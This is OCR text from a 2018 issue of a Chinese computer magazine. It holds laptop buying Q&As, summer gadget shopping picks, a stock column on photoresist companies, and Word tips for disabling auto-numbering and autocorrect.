● Media Encoder视频转码是当下非常常见的应用,2.91GB的4K@60fps视频转码为FHD@24fps格式,CPU运算,i5 8300H耗时23分48秒,i7 7700HQ耗时27分13秒,依然有10%

以上的优势。

也就是说,无论是理论的基准性能测试还是实际应用,i5 8300H都优于i7 7700HQ。虽然领先幅度不算太大,但是



优势是明确的。我们知道,游戏本的游戏性能主要取决于显卡,但如果是同价,处理器强显然是好事情。如果你是买来做设计,主要依靠处理器性能,那就更要购买i5 8300H了!

高频问题解答

AMD Ryzen Pro处理器轻薄本值得尝试

Q:最近AMD好像猛了一把,惠普、戴尔、宏碁、联想都推出了Ryzen处理器的轻薄本,尤其是惠普,推出了好几款Ryzen Pro处理器的商用轻薄本,价格也还便宜,请问是否可以购买?

A:是的,最近AMD的Ryzen系列处理器机型在做促销,而且有了很多搭载Ryzen Pro商用处理器的商用轻薄机型,还有不少后空翻机型可选。而这些新品中,又以惠普的EliteBook系列最为抢眼,尤其是EliteBook 735系列,轻薄时尚,价格也不高。我们其实已经初步测试了Ryzen Pro处理器,已经能够和第八代酷睿U系列在性能上抗衡,集显



性能甚至还胜出。唯一的遗憾是待机功耗高一些,如果你不是特别需要超长续航,我们认为物美价廉的AMD Ryzen Pro处理器机型是值得尝试的。

第八代酷睿轻薄游戏本有什么缺点

Q:看到市面上突然出了好几款新锐品牌的轻薄高性能八代酷睿游戏本,难道第八代酷睿处理器功耗大降,游戏本开始向着轻薄进发了?这些机型有没有什么问题呢?

A:首先,第八代酷睿游戏本处理器的功耗没有降低,最大运行功耗反而提升了;其次,游戏本轻薄化的确是大方向;再次,你看到的轻薄游戏本,有不少是同一家的模具变化出来的;最后,这些轻薄游戏本普遍还是面临“降频”和“发热重”的问题。当然,乐观

地看,GTX 1060和i5 8300H,即便降低一些频率,性能表现也不会很差;另外,这些轻薄游戏本还是比较注重发热区域的设计,通常发热严重的是C面的右侧部分,游戏常用的WASD按键区域不太热。总体来说,目前的八代酷睿轻薄游戏本还是很有尝试价值的,至少在颜值和便携性上,它们太有吸引力了。唯一要注意的是售后问题,购买前最好问清楚售后条例,以及当地是否有售后网点。

海淘高端游戏本注意质保问题

Q:京东、淘宝上有不少海淘高端游戏本的,GTX 1070/1080游戏本,比国内的售价便宜很多,请问可以买吗?有什么问题要注意?

A:在北京进入海淘市场后,海淘这个生意变得很正规了,所以通常问题不大。海淘主力是国际品牌的高端机型,比如Alienware、ROG等。我觉得要特别注意的是售后、质保问题。比如Alienware,公司层面为了应对大量海淘导致国内

销售受影响的问题,国内已不对美国购买的机型提供质保。但实际上,这里面也是有学问的——比如香港的行货,在内地依然是提供质保的。还有,有些品牌需要提供海外购机前后的出入境证明才能给你启用全球联保,如果海淘机构不能提供这些文件就有些麻烦。总之,海淘之前要详细问清楚各种政策,最好是向品牌机官方和海淘商家同时询问和确认,避免在售后问题上吃大亏。

为啥说Photoshop不算“专业应用”

Q:前一阵看了购机帮你评针对专业应用的购机指导一文,很受用。不过里面有一句“Photoshop不在专业应用讨论之列”,我周围一帮专门做美工的人不太开心,为什么说Photoshop不在专业应用之列呢?

A:哈哈,这是一个误会。我们这里说的“不在专业应用讨论之列”是从购机的硬件要求角度说的,因为Photoshop应用大量时间是人

的操作而非长时间的电脑运算,所以对于电脑硬件的要求并不高。一个专业平面设计师,用奔腾电脑也能完成工作,只是特效处理会慢一些(当然我们并不建议买这样的低配置电脑)。而从这个专业本身,还是需要很高专业水准的^__^。另外我们也给出一个建议,做Photoshop应用的专业人士应该把购机注意力集中在显示器上,而非处理器和显卡上。

戴尔购机QA

购机咨询热线 热线电话:4008859895

服务时间:工作日 8:30~18:30 周末及节假日 9:00~17:00

戴尔购机QA是戴尔直销专为消费者设立,帮助大家解决选购PC产品中遇到的问题,如配置选择、应用需求分析、戴尔机型最新报价、戴尔与其他品牌机型对比等,欢迎大家拨打热线咨询。

戴尔Ryzen处理器笔记本3999元

Q:最近很多厂商都在推出AMD Ryzen处理器笔记本新品,请问戴尔有没有对应的产品,最便宜的是哪款?

A:戴尔也发布了部分Ryzen锐龙处理器机型,其中最便宜的是灵越15 5000系列的一款,5575-1605S,

色的15英寸笔记本,搭载Ryzen 5 2500U/8GB/256GB SSD/FHD屏,目前直销渠道和京东都在做活动,价格相当实惠。另外,戴尔还有Ryzen处理器的游戏台式机MAX·战系列,以及大屏的游戏一体机,性价比也都不错,敬请关注。

第八代酷睿款XPS 15已经更新

Q:我是一名设计师,请问搭载i5 8300H/i7 8750H的新款XPS 15什么时候上市?

A:升级为第八代酷睿标准电压处理器的XPS 15已经上市了,而且上期(2018年第20期)《电脑报》封底就有广告了。新款XPS 15报价11999元起,处理器从i5 8300H一直到i9 8950HK都有,内存从8GB到32GB可选,另外i7及以上处理器版本搭载的显卡也从GTX 1050升级到了

GTX 1050Ti(i5 8300H款搭载的还是GTX 1050)。综合来看,这次升级相当给力,欢迎大家选购。你可致电戴尔官方直销电话400 885 8555询问

优惠政策,也可扫码进入戴尔官方微信商城,这里的客服也是可以议价的哟。



更正信息

亲爱的读者,《电脑报》第20期封底刊登的戴尔XPS广告中提供的短链接有误,正确的链接为:www.dell.com/cn/XPS15,特此更正。

相信大家最近已经感受到了夏天来了,反正小编在重庆已经不想出门晃悠了……那夏天到了要干吗呢?当然是要把冰冰凉凉的东西用起来啊!趁现在还没有进入高温模式,大家快Get起来吧,不然天气热起来就涨价啦。

六款清凉小物,摆脱黏腻夏天

日本神器提神湿巾

夏天一到,午休就是一个比较尴尬的事,虽然睡一觉起来会元气满满,但是天气太闷的话,睡醒之后脑袋就会昏昏沉沉的,很久才会清醒。那么小编是时候献出这款来自日本的提神湿巾了!

平时我们昏昏欲睡的原因是气温太高导致血管扩张,因此脑部的供血量就会减少,所以想要提神,最好的办法就是降温。这款湿巾就添加了薄荷提取物、咖啡因、甘油和甘氨酸等物质。薄荷提取物搭配上乙醇,能瞬间降低脑门温度。而甘油和甘氨酸的加入,让整个湿巾更加温和,还能补充肌肤水分。另外,整个湿巾的基底液采用了富士山的纯净水,纸巾的材质更是婴儿级高密度无纺布。而且据说效果是清水洗脸的10倍、喝咖啡浓茶的20倍。平时在公司或者车里备上一罐,累了就往脸上擦一擦,让你3秒回血!



80片45.2元



手机淘宝扫一扫
go.icpcw.com/qlsj.htm

无限使用的金属冰块

炎炎夏日,相信大家总会耐不住寂(yan)寞(re)来杯加冰的饮料爽一下。但是!饮料越喝越淡是怎么回事,都要淡成白开水了!不少人肯定都遇到过这种情况,原因就是冰块融化后会冲淡饮料,这样一来,像小编这样喜欢慢慢品尝的朋友就惨了。不过现在有救星了!朋友们,金属冰块了解一下。

这款金属冰块外部为食品级304不锈钢,因为内部含有冷冻液,所以使用的时候只需要把冰块放进冷冻室里冷冻2~3个小时,就可以加入饮料里了,效果完全不输传统冰块甚至更好。因为金属冰块采用了物理降温原理,所以可以无限循环使用,而且完全不会破坏饮料的口感。跟一般的冰块相比也更加卫生,不会滋生各种细菌。另外金属冰块的颜值也更高,喝的时候拍照发朋友圈完全OK。



四颗28元起

(满30元领券减1元)



手机淘宝扫一扫
go.icpcw.com/jsbk.htm

一秒降温的冷感毛巾

接下来是一款黑科技产品,记性好的朋友应该知道小编在去年就已经推荐过一波了,但因为反馈实在是太好了,所以小编决定再安利大家一次!冷感毛巾是什么呢?顾名思义,就是指能瞬间降温的毛巾。而在冷感毛巾界,就不得不提 COOLCORE 这个品牌了。他家采用的是一款美国的专利技术冷感面料,一经面市,就受到了运动界专业人士高度评价,而且还被广泛用于各大体育联盟。因为独特的吸收、循环、蒸发三层结构,可以迅速降低人体体表温度 20%~30%!

使用时,只需要先把毛巾放进水里,浸湿后轻轻拧干,再甩一甩,几秒之后就能产生冷感效果。或者用毛巾来擦汗也能激活冷感功能,也就是说,只要毛巾是湿的,就会持续降温。绑在手腕上或者当成发带都还挺好看的,甚至还可以买给家里的老年人,晚上出门跳广场舞的时候用起来肯定很舒服!



55元



手机淘宝扫一扫
go.icpcw.com/lgmj1.htm

防晒降温冰袖

冰袖应该很多人都知道是什么了,其实小编很早之前就知道这个东西了,但总觉得有点土味……不过后来因为《奔跑吧兄弟》里面的嘉宾都戴了,所以就开始走红了,果然明星就是明星啊,冰袖都能戴出潮人的感觉。

那冰袖是什么呢?对,就是戴在胳膊上的那条有点白有点透的东西!因为它的材质采用的是冰丝——一种湿度最适合人体的纤维制造,所以戴起来会比较舒适不闷热,同时因为织法的关系,有助于排汗,所以就会很凉爽。平时像开车、登山、跑步、钓鱼的时候,就可以戴在胳膊上,不仅防晒还可以降温,防止自己变成熊猫臂。另外,小编悄悄给大家推荐一种使用方法,出门前几个小时可以把冰袖放在冰箱里冷冻一段时间,等拿出来戴的时候会超爽的!



9.9元



手机淘宝扫一扫
go.icpcw.com/bx.htm

冰凉足贴

不知道大家出门逛街或者旅游的时候有没有过这种感受:走了一天下来,感觉脚要掉了啊,除了累,小编想不到别的词。特别是大热天的,走了一天回家,双脚绝对是像着火一样,穿高跟鞋的妹子就更惨了。后来,在小编千辛万苦的努力下,终于找到了一个神器,duang! 狮王休足贴。

那为啥能休足呢?因为足贴上有一个突状球体,所以可以集中按摩脚底穴位。而且还含有丰富的水分,汽化后能立即冷却脚部,同时还含有香草精油(薰衣草和迷迭香啥的),有去浮肿的功效。使用起来也很简单,最好是先冷藏,然后撕开贴脚上就可以了,因为采用物理冷却,所以贴上去后腿部会凉凉的,非常舒缓压力。而且大小差不多就和手掌一样大,出门携带也还算蛮方便的。



51.8元



手机淘宝扫一扫
go.icpcw.com/zt4.htm

移动的小冰箱冷鲜盒

话说最近气温上升后,小编就开始自己带饭到公司了,自己带饭不仅方便省时间,而且想吃什么就带什么,多爽呀。那么问题来了,要是自己带饭,从早上到中午至少也得有3个小时,可能打开饭盒时,菜已经不新鲜了。肯定有朋友会说,现在冰箱都是公司的标配吧,那你体会过像抢停车位一样抢冰箱位置吗?又体会过冰箱串味的悲痛吗!而且公用冰箱的卫生问题也很令人担忧……不过小编发现了一款超级保鲜的饭盒。

这款 ibootle 冷鲜盒有长达7个小时的制冷效果,除了上班可以用,平时外出野餐和露营也可以用起来哦,出门前放一些冰淇淋在冷鲜盒里,等拿出来的时候也不会融化。奥秘就在于它的盒盖里面有一块冷凝胶。使用前,需要先将 ibootle 冷鲜盒放到冰箱里冷冻上10小时,将食物放入冷鲜盒里后,冷凝胶就会开始释放出冷气制冷,厉害吧!



89元



手机淘宝扫一扫
go.icpcw.com/lxh.htm

每天畅饮手作果汁 这款网红榨汁机我给满分

夏天一到，不管是出门还是宅在家都离不开一杯冰镇的鲜榨果汁，毕竟美味又养生。但外面的鲜榨果汁不仅不便宜还不卫生。小编作为一个超懒但超爱喝果汁的少女，在入手了这款摩飞便携式榨汁机之后，简直是打开了喝果汁的新世界大门，必须墙裂推荐给大家！

颜控懒人必备

小编研究了很久的榨汁机，也种草了好几款爆红的网红榨汁机，但最后之所以入手这款英国摩飞便携式榨汁机，还不是因为它好看！这款网红榨汁机的特点就是拍照特！别！美！绝对是颜控的福音。其实之前我也有在某宝上买过一款100元以内的榨汁机，不仅噪音大，还有浓浓的塑料味，于是果断放弃转而拔草这款榨汁机。那为什么又说是懒人必备呢？因为清洗非常非常简单粗暴，这款榨汁机采用可分离的设计，杯、刀口盖和底座之间无缝对接，只需打开盖子简单冲洗就行了，轻轻松松就做到三秒清洗。除了清洗简单，操作也非常简单哦。它的开关，简直是懒到极致的人，才能想出来的方法。只要在杯口扣上刀盖，倒过来在榨汁机底座上拧紧，把杯子放进去一转，就可以直接榨汁了。

养生的同时不忘享“瘦”

养生这个词不仅仅是“70后”、“80后”的专属了，“90后”甚至“00后”都已经在关注养生了，动不动就是保温杯泡枸杞，或者就是海吃海喝之后疯狂吃点

水果(就是我)……嗯，是现在的年轻人没错了！众所周知，水果不但含有丰富的营养还有很多保健作用。比如降血压、减缓衰老、减肥瘦身、皮肤保养、明目、抗癌、降低胆固醇、补充维生素等，真的算得上是养生圣品了！其他作用小编还没有强烈感受到，但是减肥瘦身是真真真有用！办公室的小伙伴问我，为什么吃那么多还不长胖，其实就是因为我爱喝果汁(天天这么喝，不瘦才怪)！自从买了这款榨汁机之后，小编研究了很多果汁食谱，每天上班前榨一杯带去喝。戒掉了碳酸饮料奶茶，天天喝果汁，不仅体重轻了，皮肤也变好了。不夸张地说，真的是养生必备！

十秒榨汁，母婴材质

话说颜值高的产品当然可以令人赏心悦目，但是想要一杯细腻又健康的果汁，第一看颜值，那么第二就要看功能和材质方面了。这款榨汁机的另一个代名词就是“十秒出汁，三秒清洗”，清洗就不说了，十秒就出果汁是不是很nice？能极速榨汁有个好的刀头是必不可缺的，这款榨汁机的刀头采用的是不锈钢4叶立



298元

咨询客服领30元优惠券



go.icpcw.com/zz.htm
手机淘宝扫一扫

区婴儿用品指定材质，不含双酚A，安全放心。而且，还很抗摔不易刮花非常耐用的！

最后不得不提的就是，拍下这款榨汁机还会送配套的原装随行杯，送陶瓷刀套装，还会送梅森杯！！嗯，出门带随行杯，在家就用梅森杯。售后服务也很到位，两年包换！每天来一杯自己随意DIY的果汁，还顺便减了肥，想想就爽飞！

把有格调的它摆在桌上 你就是全场焦点！

对于洁癖患者来说，视线之内有一点脏东西都是极其难受的，更别说自己的桌子脏乱差了，简直要命。而清洁桌面这件事也很麻烦，抹布擦不干净，吸尘器又不适合用在桌面上，本期小编就给大家找到了一个神器！

被橡皮屑、零食屑支配的恐惧

如果你是学生党，那一定会遇到这些事情，比如画画或者做题太认真时，等你回过神来就会发现桌子上全是橡皮屑，别说我没有！或者削铅笔时，桌子上也弄得全是木屑，发生这些真的很令人大头大啊……而且最重要的是，橡皮屑和铅笔屑清理起来真的很麻烦啊！不管是用纸擦还是用嘴吹都很难打理干净。如果是像小编一样的上班族，平时也一定有过失手的时候，比如把粉末状的东西弄翻，那桌子真的没法看。有朋友肯定会说，用抹布或是吸尘器就OK了呀。但是吸尘器太大了，用在桌面上还是有点难度的，而且在学校或是办公室应该很难找到吸尘器。而抹布就更麻烦了，不仅要接水，还要擦一遍又一遍，懒人如我可能宁愿用手抹……但是最近小编发现了一

款清理桌面的神器，绝对能成为你的好帮手。

桌面碎屑一吸入魂

这款得力的小吸尘器体积非常小，身高还没有一瓶易拉罐高，简洁的圆形设计，平时不管放在哪都不会占空间。使用的时候也比较简单，只需要装入干电池，打开侧面开关，就可以把桌面上的垃圾通通吸入盒子里了。因为底部装有风扇，而中间空当以及扇叶之间的间隙是吸尘的通道，所以垃圾会通过吸尘器底部的孔被吸入风扇中间部位，然后又通过扇叶间隙甩向四周，被滤网阻挡后落入集尘盒。而且还很有人性化的一点是，因为排风扇开口向上，所以不用担心碎屑会四处乱飞。另外，吸尘器的底部还设计了一圈尼龙刷，用的时候就可以把碎



28.31元起



go.icpcw.com/xcq.htm
手机淘宝扫一扫

屑扫到一个地方之后再吸，这样效率会高一些。用完之后就可以打开集尘盒，把碎屑倒掉，用水冲洗干净就可以啦。

想一想，要是在家里面饭后想吃点零食，你拿千层酥的时候不小心盖子突然打开，碎屑撒了一桌子，要是长辈或者老婆看见了又要念叨一番。这个时候你就可以趁大家都没注意，赶紧用吸尘器来回吸几下，就当无事发生，避免了一次叽叽歪歪。

除了清洁桌面之外，用它清洁床品、毛巾、椅子也是可以的。烟灰、头发、纸屑

等等，都会被通通吸入！而且得力也是国产文具品牌中性价比比较高的，所以质量也不用担心。另外这款吸尘器的配色也超好看啊！既简约又可爱。

理财学院

欢迎大家加入电脑报理财群:329789299,验证码:理财之家。

高端制造巡礼之光刻胶

@董师傅

光刻胶是利用光化学反应进行图形加工的关键材料之一，主要应用于电子工业中的集成电路的细微加工——光刻胶受紫外光曝光后，在显影液中的溶解度会发生变化，以液态涂覆在硅片表面上，曝光后烘烤成固态，其作用是将掩膜板上的图形转移到硅片表面的氧化层中以及在后续工序中保护材料不受损伤。

光刻胶按应用领域分为PCB光刻胶、LCD光刻胶和半导体光刻胶，而半导体光刻胶按曝光波长可分为g线、i线、KrF、ArF和EUV，对应的技术含量逐渐升高。目前，全球光刻胶市场被国外公司垄断，行业前五大公司占据超过全球市场份额80%，我国半导体光刻胶整体自给率不足10%，因此存在很大的进口替代空间。上市公司涉足这个领域且做得比较好的是强力新材、晶瑞股份和南大光电。

强力新材

强力新材涉足PCB光刻胶、LCD光

刻胶和半导体光刻胶，其中LCD光刻胶的毛利率高达80%，是最大的亮点，这说明公司的产品竞争力强。另外，还有20吨半导体光刻胶将投产，会带来不菲的收入——2017年公司的综合毛利率同比提升3.2个百分点至44.1%，2018年第一季度营业收入1.68亿元同比增加24.5%，净利润3677万元同比增加23.9%。对了，强力新材控股子公司涉足AMOLED高纯度有机材料的生产线已于2017年9月投产，相当于公司多了一个OLED概念。

风险:公司规模不够大、半导体光刻胶生产线无法达到预期

晶瑞股份


晶瑞股份是国内重要的微电子化学品研发生产企业，涉及超净高纯试剂、光刻胶、功能性材料和锂电池粘结剂四大类微电子化学品。公司承担了国家02科技重大专项（大规模集成电路制造技术及成套工艺项目）的研发任务，i线光刻

胶已通过中芯国际上线测试，光刻胶配套产品功能性材料已经进入半导体制造厂商宏芯微、晶导微的供应商体系。从技术面来说，晶瑞股份的K线图比较漂亮，目前正在接近高点，注意风险，如果成功突破会再涨一波，如果被打压就会进行一次较大的震荡。

风险:产能扩建不及预期、股价接近高点

南大光电

南大光电是全球重要的MO源（高纯有机金属源）生产商，MO源在LED领域的应用占到了MO源整体应用的90%以上。那南大光电跟光刻胶有什么关系呢？南大光电持有北京科华33.81%的股份，而北京科华是国内第一家生产KrF光刻胶的公司，是KrF光刻胶领域国



晶瑞股份股价接近前期高点

产的代表，且实现了g线和i线光刻胶部分品种的国产化。南大光电分红除权后出现大缺口，按照大缺口理论股价短时间内会震荡不会补缺口。

风险:股价持续震荡、光刻胶产能跟不上

本文仅代表个人观点，跟本报无关。股市有风险，投资需谨慎，本文仅供参考，实际盈亏自负。

Q&A 问答

中国平安长线无忧

@ Jack:董师傅，中国平安跌了这么多，走势感觉很弱，要不要继续持有？

@董师傅:信息不多只能分情况讨论。如果你是在底部区域就建仓中国平安的话，那现在已经赚了二三倍了，这个盈利不错的，基本上达到了长线盈利的预期，倒也可以获利了结收拾心情准备下一场投资；如果建仓成本在35~50元，盈利不算多，还可以继续等等；如果成本高于50元就拿着不动吧！客观地

说，中国平安第一季度的季报数据不好影响了股价，但公司的基本面扎实，拥有客户1.73亿人，申请专利数累计达到4418项，较年初大幅增长46%，这些专利主要集中在人工智能、云技术、安全等核心技术领域，是科技金融的领头羊之一。个人还是很看好中国平安的未来的，如果是长线持有应该没有问题。至于短期弱势，这个无法避免忍过就好。

中国神华“落选”MSCI

@zbqxwa:董师傅，为什么潞安环能入选了MSCI，而中国神华没有，说不通呀！

@董师傅:你说还真没有注意，煤炭行业入选的是陕西煤业、西山煤电和潞安环能，龙头中国神华却没有入选，要知道2017年上市煤炭公司一共才盈利891亿元，中国神华一家就盈利了450亿元，占据了半壁江山。为什么会这样呢？MSCI指数要求成份股有80%的可交易频率，也就是一年大概需要250个交易日，而中国神华因为之

前的重组出现长时间的停牌，所以落选了，嗯嗯就是这样，是不是感觉很无奈！如果没有意外，中国神华会进入下一批名单中，不用担心。多说一句，石油价格上涨对煤炭公司是利好哟，特别是对中国神华这样砸了重金打造煤化工产业的公司，更是大利好，只要石油价格高企，煤化工就可以保证盈利，更多煤炭深度利用技术才可以发展起来，当然煤化工产业起来了，对煤炭的需求就小不了——清洁煤炭利用是未来重点发展方向。

水晶光电值得坚守

@ Owen Stone:董师傅，我继续加仓水晶光电，自从22元建仓以来，通过不断买入终于将成本降低到20元，最近水晶光电的股价就是在成本线附近波动。求问一下，水晶光电跟宁德时代有不少业务往来，是不是宁德上市了就会有一波行情？

@董师傅:理论上是这样，很可能是在宁德上市前几天炒一把。不过，你买这只股票的初衷可不是为了炒概念哟，是看好它的基本面和未来的发展。2017年水晶光电营业收入21.46亿元同比增长27.71%，净利润3.56亿元同比增长40.35%，业绩增速是不错的。目前，手机双摄像头渗透率从2016年的

5%提升至2017年的20%，2018年很可能渗透率超过30%且配置三摄像头的手机也增多，会进一步增加对蓝玻璃的需求，再加上3Dsensing增长迅猛、LED市场回暖对蓝宝石衬底需求大增，怎么看水晶光电的前景都是不错的。为什么基本面这么好股价还会跌呢？第一季度公司营业收入3.7亿元同比下降18.72%，净利润5865万元同比下降9.17%，这就是诱因，但第一季度整个手机行业都不好，而随着华为、OPPO、vivo、小米等纷纷发布新机，手机销量应该会得到提升，公司的盈利也可以随之回到正常水平。所以，你坚守水晶光电是可以的。

启迪设计短期解套概率小

@扉柏:董师傅，启迪设计我的成本是36元，后市有望解套不？

@董师傅:短时间应该很难。启迪设计是工程建设领域的股票，上市时间不长、毛利率较高超过40%，不过也有一些缺点，那就是所处行业缺乏概念、不被主流资金青睐、2017年营业收入是同比下降的。还有，你的成本是36元，可以推算出你是在上一波反弹行情中较高

位买的，那个位置区域多个短线指标发出的是卖出信号——在下降通道中短线卖出指标相对较准，通常是不能介入的，因此短线失败了是需要割肉走人的。不管是估值还是技术分析，目前来看启迪设计都没有很强的再度大反弹的迹象，因此如果选择死守的话需要有一定耐心，说不定什么时候有利好了就解套了。

棉花期货大涨

@空神隐:董师傅，看新闻说棉花期货大涨，有分析师说纺织股可以买，你怎么看？

@董师傅:你说的郑棉主力1809合约放量涨停吧，问题是苹果期货也放量涨停了，那不是也要买苹果股？去年煤炭、钢铁期货暴涨带动相关股票的股价上涨，你在想会不会重复这个行情？姑且不说能不能这么联想，仅纺织股长期表现不佳就不值得买入，现在资本喜欢新经济、高科技、人工智能、云计算、高端制造等，对纺织这种夕阳行业不感冒的(这

次也就炒概念少则一两日多则三五日就熄火了)。当然，不能说纺织行业没有机会，至少上游还有，例如纺织用到的高端设备裁床等还是被日本、德国的公司把持，这块还有进口替代的需求，相关的公司可以找找；纺织要用到染料，那么染料这块的龙头是谁，染料的上游又是什么，被哪些公司垄断，这些功课多做一下还是可以找到不错的股票的，不要盲目去买下游的纺织股，很可能偷鸡不成蚀把米。多说一句，夕阳行业的上游也有高端制造，大家可以挖掘一下。

红利指数基金怎么选

@灰灰:董师傅，能介绍一下红利指数基金吗？听说比被动性指数基金好。

@董师傅:分红是衡量上市公司的一个重要标准，许多人说分红有什么用，还不是要上税除权，最后还亏了，嘿，有这个思路的都是玩短线的，其实分红对所有投资者都有好处——分红是上市公司将钱注入股市，相当于给股市补充新鲜韭菜，不然都是抽血怎么抗得住。从历史来看，红利指数基金的确

要强于普通指数基金，不过不同类型的红利指数基金差异很大，还有亏损的，蜜汁尴尬！个人认为富国中证红利指数增强基金不错，这只基金成立时间最早、基金规模最大、业绩最优(成立至今收益翻倍)，它挂钩的是中证红利指数，这个指数选择的是沪深两市中现金股息率高、分红稳定、具有一定规模及流动性的100只股票，基本上是优质的蓝筹股。另外也可以考虑万家中证红利指数基金，收益也还不错。



请关注董师傅微博

想了解更多的网络技巧，想追踪董师傅的最新研究成果，不妨关注董师傅的微博。如果有个人上网的心得体会，也可以跟董师傅在线交流。此外，还可以加入电脑报读者交流群:63357672，入群暗号:陈邓新。

都是自动惹的祸:Word篇

@罗宇

毫无疑问,MS Office 的功能是极好用的,在很多时候,它已经预测了用户下一步的想法,并自动帮你完成,可以省不少事。但毕竟 MS Office 的智商还不太高,它常常也会自作聪明,完成一些用户并不需要的操作,这时候你得删除或修改,那操作比不自动还烦得多,都是自动惹的祸。

乱出编号惹人烦



虽说Word在编号上费尽心机,也做了不少优化,甚至支持多重编号和自动套用,但要说这种自动套用的智商,顶多相当于三岁孩子的水平,基本上,你要敢在文章中打一个编号,每次回车,Word就会自作聪明地添加个编号,可谁会每一个编号下就写一行文字呢?而多重编号更会混乱到让你怀疑Word的智商,因为你根本无法理解,Word怎

么会自动跳出那么一个编号来。可以说,无论简单编号还是多重编号,Word的自动功能都令人抓狂。想着是给人方便,可大多数时候,用户只能忙着删除编号,这样的自动,真没有存在的必要。

那么,该如何关闭自动编号呢?其实,只要进入“文件”→“选项”→“校对”→“自动更正选项”→“键入时自动套用格式”后,取消“自动编号列表”的勾选项(图1),就可以取消这样的自动化功能。也许你会说,如果有时候确实需要自动编号怎么办呢?没关系啊,在Word的“开始”菜单里,其实已经有了编号格式,真正需要Word自行编号时,只需要点击相应的编号方式,Word就会完成编号,还不容易出现错误,这样的“手动挡”明显要比Word默认的“自动挡”实用得多。

选择跳出子菜单,遮挡又无用



在Word中,一旦用户选择了文字,Word就会很“贴心”地跳出子菜单,可以提供字体字号、颜色选择和一些简单的排版功能,这样的自动子菜单看上去很诱人,不少初学者都很喜欢,至少它能够让鼠标少走几步弯路,也算是贴心设置了。可一旦新手长成老鸟,这种功

能就很少使用,甚至讨厌这一功能了,为什么呢?首先,弹出菜单位置不固定,而老鸟手速快,有这时间等待子菜单弹出,再判断出位置,移动到子菜单上,那手速早就在菜单中寻找和执行相应功能了;其次,子菜单弹出时,会遮挡住部分文本,导致文本无法阅读,这在排版时就成为一件很严重的事情了,毕竟在很多时候,要纵观全文才有好的排版效果,而子菜单遮挡后也不利于二次选择,这就尴尬了。

可以说,弹出子菜单是新手喜欢老鸟痛恨的东西,既然老鸟欲除之而后快,那该怎么做到呢?其实方法也很简单,只需要点击“文件”→“选项”→“常规”,取消“选择时显示浮动工具栏”上的勾选(图2),再选择确定就可以轻松实现了。

利用Word自身功能处理网页文本

@阿军

实际工作中,用户经常要对从网页上复制下来的文本进行后期处理,如图1所示的内容,现在需要去除文中的图片、空行,如果纯粹手工处理,既麻烦而且也容易出现错误。其实,我们可以利用Word本身的功能轻松解决这些问题,这里以Word 2019版为例进行说明(Word 2016版也可以参考)。

第1步:删除图片

选择任意一张图片,切换到“开始”

选项,在“编辑”功能组中依次选择“选择→选择格式相似的文本”,随后就可以同时选中文中所有的图片,接下来直接删除就可以了,执行之后可以看到图2所示的无图片效果。

第2步:删除空白

按下“Ctrl+A”组合键全选文本,按下“Ctrl+H”组合键打开“查找和替换”对话框,点击左下角的“更多”按钮切换到高级替换模式,将光标定位到“查找内


容”文本框,点击左下角的“特殊格式”按钮,从弹出菜单中选择“空白区域”,或者直接在“查找内容”文本框中手工输入“^w”,“替换为”里什么也不输入,也就是替换为空,点击“全部替换”按钮,随后就可以将由半角空格造成的局部空白快速删除,效果如图3所示。

第3步:删除空行

虽然文中已经没有了图片和空白,但删除图片之后,这里还残留了一些多

余的空行。用户仍然可以利用替换功能对空行进行删除,注意不需要勾选“使用通配符”复选框,查找“^p^p”,替换为“^p”,也就是将两个连续的段落标记替换为一个段落标记,点击“全部替换”按钮即可删除文本中所有的多余空行。

完成上述操作之后,用户就可以对段落间距、首行缩进等进行适当的设置,具体操作这里就不多作介绍了,朋友们可以根据实际情况进行操作。




看不懂的就是错的



更正为“人近古稀长寿”,这下好了,好好的一个祝福语,都快变成诅咒了。同样的事情还有很多,如果你想要打“tyhe”,只要一个回车,这词变成了“the”了。如此一来,对于那些写论文或学术文章需要专用名词,文学广告创作需要改变原词,或是老师出卷子有改错题或选择题的话,那就悲剧了,而且改错之后,由于阅读和思维惯性,要检查起来还更困难,这还要了命了啊。

因此,对于经常使用非规范用词的使用者来说,自动拼写和自动校正功能是必须关闭的,关闭自动拼写很简单,只需要点击“文件”→“选项”→“校正”,取消“键入时检查拼写”、“键入时标记语法错误”和“随拼写检查语法”、“经常混淆的单词”上的勾选(图3),再选择确定后,就可以去除自动拼写功能了。



而自动校正的去除,与自动拼写类似,只需要在“文件”→“选项”→“校正”中,选择“自动更正选项”后,取消“键入时自动替换”上的勾选(图4),再选择确定后,就可以去除自动替换功能了。随后,你就可以发挥自己的想象力进行创作,当然,前提是你的文字和英语要有一定的水平,否则错误率可能更高。

编后:既然Word有一些自动功能让人烦恼,那么Excel会有这个毛病吗?答案是肯定的,下期继续为你讲解如何去除Excel中的一些自动功能!

Android P来了,是时候进行彻底的改变了

